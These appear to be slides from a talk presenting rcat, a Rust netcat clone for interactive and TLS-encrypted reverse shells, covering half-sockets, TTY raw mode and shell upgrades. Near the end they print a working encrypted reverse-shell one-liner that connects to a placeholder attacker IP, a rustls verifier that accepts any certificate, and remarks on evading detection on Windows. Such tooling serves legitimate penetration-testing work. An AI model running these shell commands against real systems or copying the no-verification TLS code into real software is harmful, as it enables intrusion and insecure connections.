



Make better Shells with Rcat



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\$ whoami

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Goal of the talk


Show how to use **rcat** for :

- **interactive** reverse shells ✨
- **encrypted** reverse shells 🔒

Reverse Shell

A reverse shell is a technique where :

- The targeted server **connect back to us**
- We can **execute commands** like in a terminal





Rcat



rcat receiving an HTTP request made with curl

- rcat is a clone of netcat written in Rust 🦀
- Nice features for reverse-shells
- Support of TLS
- Colors !

Basic features



TCP connection



Listen with `rcat -l [PORT]`




Connect with `rcat [HOST] [PORT]`
or `rcat [HOST:PORT]`

Is my file transferred ?


TCP Half-sockets

Say we have a **connection** established with **netcat**.




TCP Half-sockets

If `netcat` or the server sends `EOF` to `close` the connection.
`Netcat` keeps the `other half open`.




TCP Half-sockets

This is the reason why we **don't know** if a file transfer is **finished**.
You can use **-q 0** to close the connection.



TCP Half-sockets


`rcat` close the connection when EOF is received.



What are TTY ?

TTY

- A TTY or (PTY) transforms some **shortcuts** to **signals**.
- Gives you a **buffer** to edit your command.



ASCII Control Characters


In the terminal there are 32 "control characters" that do various things, that you can enter by pressing Ctrl-KEY. ([explainer blog post with a million caveats](#))

Same as pressing a regular key Used by readline OS terminal driver ♥ I use this ☐ Important

0 Ctrl-@ NULL	1 Ctrl-A start of line ♥	2 Ctrl-B cursor left	3 Ctrl-C SIGINT ♥	4 Ctrl-D EOF ♥	5 Ctrl-E end of line ♥	6 Ctrl-F cursor right	7 Ctrl-G bell 🛎
8 Ctrl-H other backspace	9 Ctrl-I Tab	10 Ctrl-J newline	11 Ctrl-K delete line forward	12 Ctrl-L clear screen ♥	13 Ctrl-M Enter	14 Ctrl-N next line	15 Ctrl-O
16 Ctrl-P prev line	17 Ctrl-Q unpause	18 Ctrl-R search history ♥	19 Ctrl-S pause	20 Ctrl-T SIGINFO (BSD)	21 Ctrl-U delete line	22 Ctrl-V "escape" next char	23 Ctrl-W delete word ♥
24 Ctrl-X emacs stuff	25 Ctrl-Y paste	26 Ctrl-Z SIGTSTP ♥	27 Ctrl-[ESC	28 Ctrl-\ SIGQUIT	29 Ctrl-] quit telnet	30 Ctrl-^	31 Ctrl-_ undo
127 Ctrl-? backspace							

TTY in Raw mode


ASCII control chars are ignored.



Raw mode




Shell Upgrade



Classic Shell Upgrade

netcat *reverse shells* can be
upgraded with a few commands.





--pwn


This option will automatically **upgrade** the **reverse shell** to a **fully interactive** shell.



Upgrade Windows reverse shells

It can also **upgrade** the
reverse shell from **Windows**


Thanks to **ConPtyShell**.





Auto resize

The **upgraded shells** will be **resized** automatically based on the size of your terminal.



TLS



TLS connection

Open **TLS connection** with the
--tls flag.

```
~ > rcat --tls examplecat.com 443 --crlf
Connected with TLS to examplecat.com:443
GET /cat.txt HTTP/1.1
Host: examplecat.com

HTTP/1.1 200 OK
Date: Wed, 02 Jul 2025 11:30:39 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade
Last-Modified: Tue, 05 Apr 2022 23:29:23 GMT
ETag: "21-5dbf09d6dede5"
Accept-Ranges: bytes
Content-Length: 33
Age: 38
Via: e7s
Content-Type: text/plain; charset=UTF-8

\      /\
)    ( ' )
(  /  )
\(_ _)|
```


TLS server

You can create a TLS server with

- `--key` for the private key
- `--cert` for the certificate

Or use `--self-signed` to
generate a certificate

```
~ > rcat --tls examplecat.com 443 --crlf
Connected with TLS to examplecat.com:443
GET /cat.txt HTTP/1.1
Host: examplecat.com


HTTP/1.1 200 OK
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Accept-Ranges: bytes
Content-Length: 33
Age: 38
Via: e7s
Content-Type: text/plain; charset=UTF-8

\      /\
 )    ( ' )
(    /    )
 \(__) |
```



revshells.com

Today **most** reverse shells
are **unencrypted**.





Encrypted reverse shells

You can use the following
commands to create
encrypted reverse shells.



Encrypted reverse shells

You can use the following **commands** to create **encrypted reverse shells**.

Listener:

```
~ > rcat -l 1337 --self-signed --pwn  
Listening on 0.0.0.0:1337 (tcp/tls) with a self-signed certificate
```

Reverse shell one liner:

```
~ > rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1| openssl s_client -connect YOUR_IP:1337 >/tmp/f
```

Future works

(a.k.a all known bugs)






Windows Shell Upgrade fails on TLS

Probably because ContPTYShell
hijack the **socket** of the current
process.

I should probably **rewrite this**
without the Socket Hijacking.

(**help welcome!**)





Support TLS 1.1 and 1.0

rustls make you write your own TLS validator to accept insecure ciphers.

```
#[derive(Debug)]
struct NoVerification;

impl ServerCertVerifier for NoVerification {
    fn verify_server_cert(
        &self,
        _end_entity: &rustls::pki_types::CertificateDer<'>,
        _intermediates: &[rustls::pki_types::CertificateDer<'>],
        _server_name: &ServerName<'>,
        _ocsp_response: &[u8],
        _now: rustls::pki_types::UnixTime,
    ) -> Result<ServerCertVerified, rustls::Error> {
        Ok(ServerCertVerified::assertion())
    }

    fn verify_tls12_signature(
        &self,
        _message: &[u8],
        _cert: &rustls::pki_types::CertificateDer<'>,
        _dss: &rustls::DigitallySignedStruct,
    ) -> Result<rustls::client::danger::HandshakeSignatureValid, rustls::Error> {
        Ok(HandshakeSignatureValid::assertion())
    }


    fn verify_tls13_signature(
        &self,
        _message: &[u8],
        _cert: &rustls::pki_types::CertificateDer<'>,
        _dss: &rustls::DigitallySignedStruct,
    ) -> Result<HandshakeSignatureValid, rustls::Error> {
        Ok(HandshakeSignatureValid::assertion())
    }

    fn supported_verify_schemes(&self) -> Vec<SignatureScheme> {
        vec![
            SignatureScheme::RSA_PKCS1_SHA1,
            SignatureScheme::ECDSA_SHA1_Legacy,
            SignatureScheme::RSA_PKCS1_SHA256,
            SignatureScheme::ECDSA_NISTP256_SHA256,
            SignatureScheme::RSA_PKCS1_SHA384,
            SignatureScheme::ECDSA_NISTP384_SHA384,
            SignatureScheme::RSA_PKCS1_SHA512,
            SignatureScheme::ECDSA_NISTP521_SHA512,
            SignatureScheme::RSA_PSS_SHA256,
            SignatureScheme::RSA_PSS_SHA384,
            SignatureScheme::RSA_PSS_SHA512,
            SignatureScheme::ED25519,
            SignatureScheme::ED448,
        ]
    }
}
```

Port C# to PowerShell with PSReflect

Add-Type will eventually be detected.

PSReflect could allow us to call the C windows API without writing to disk.



The screenshot shows a web browser window displaying the PSReflect repository on GitHub. The browser's address bar shows the URL `https://github.cor`. The page title is `PSReflect/Examples/SimplePEParser.ps1`. The file is viewed in the `Code` tab, showing PowerShell code for parsing PE signatures. The code includes definitions for `$ImageDosSignature` and `$ImageFileMachine`, with various machine types and their corresponding signatures listed.

```
11
12 $ImageDosSignature = psenum $Mod PE.IMAGE_DOS_SIGNATURE UInt16 @{
13     DOS_SIGNATURE = 0x5A4D
14     OS2_SIGNATURE = 0x454E
15     OS2_SIGNATURE_LE = 0x454C
16     VXD_SIGNATURE = 0x454C
17 }
18
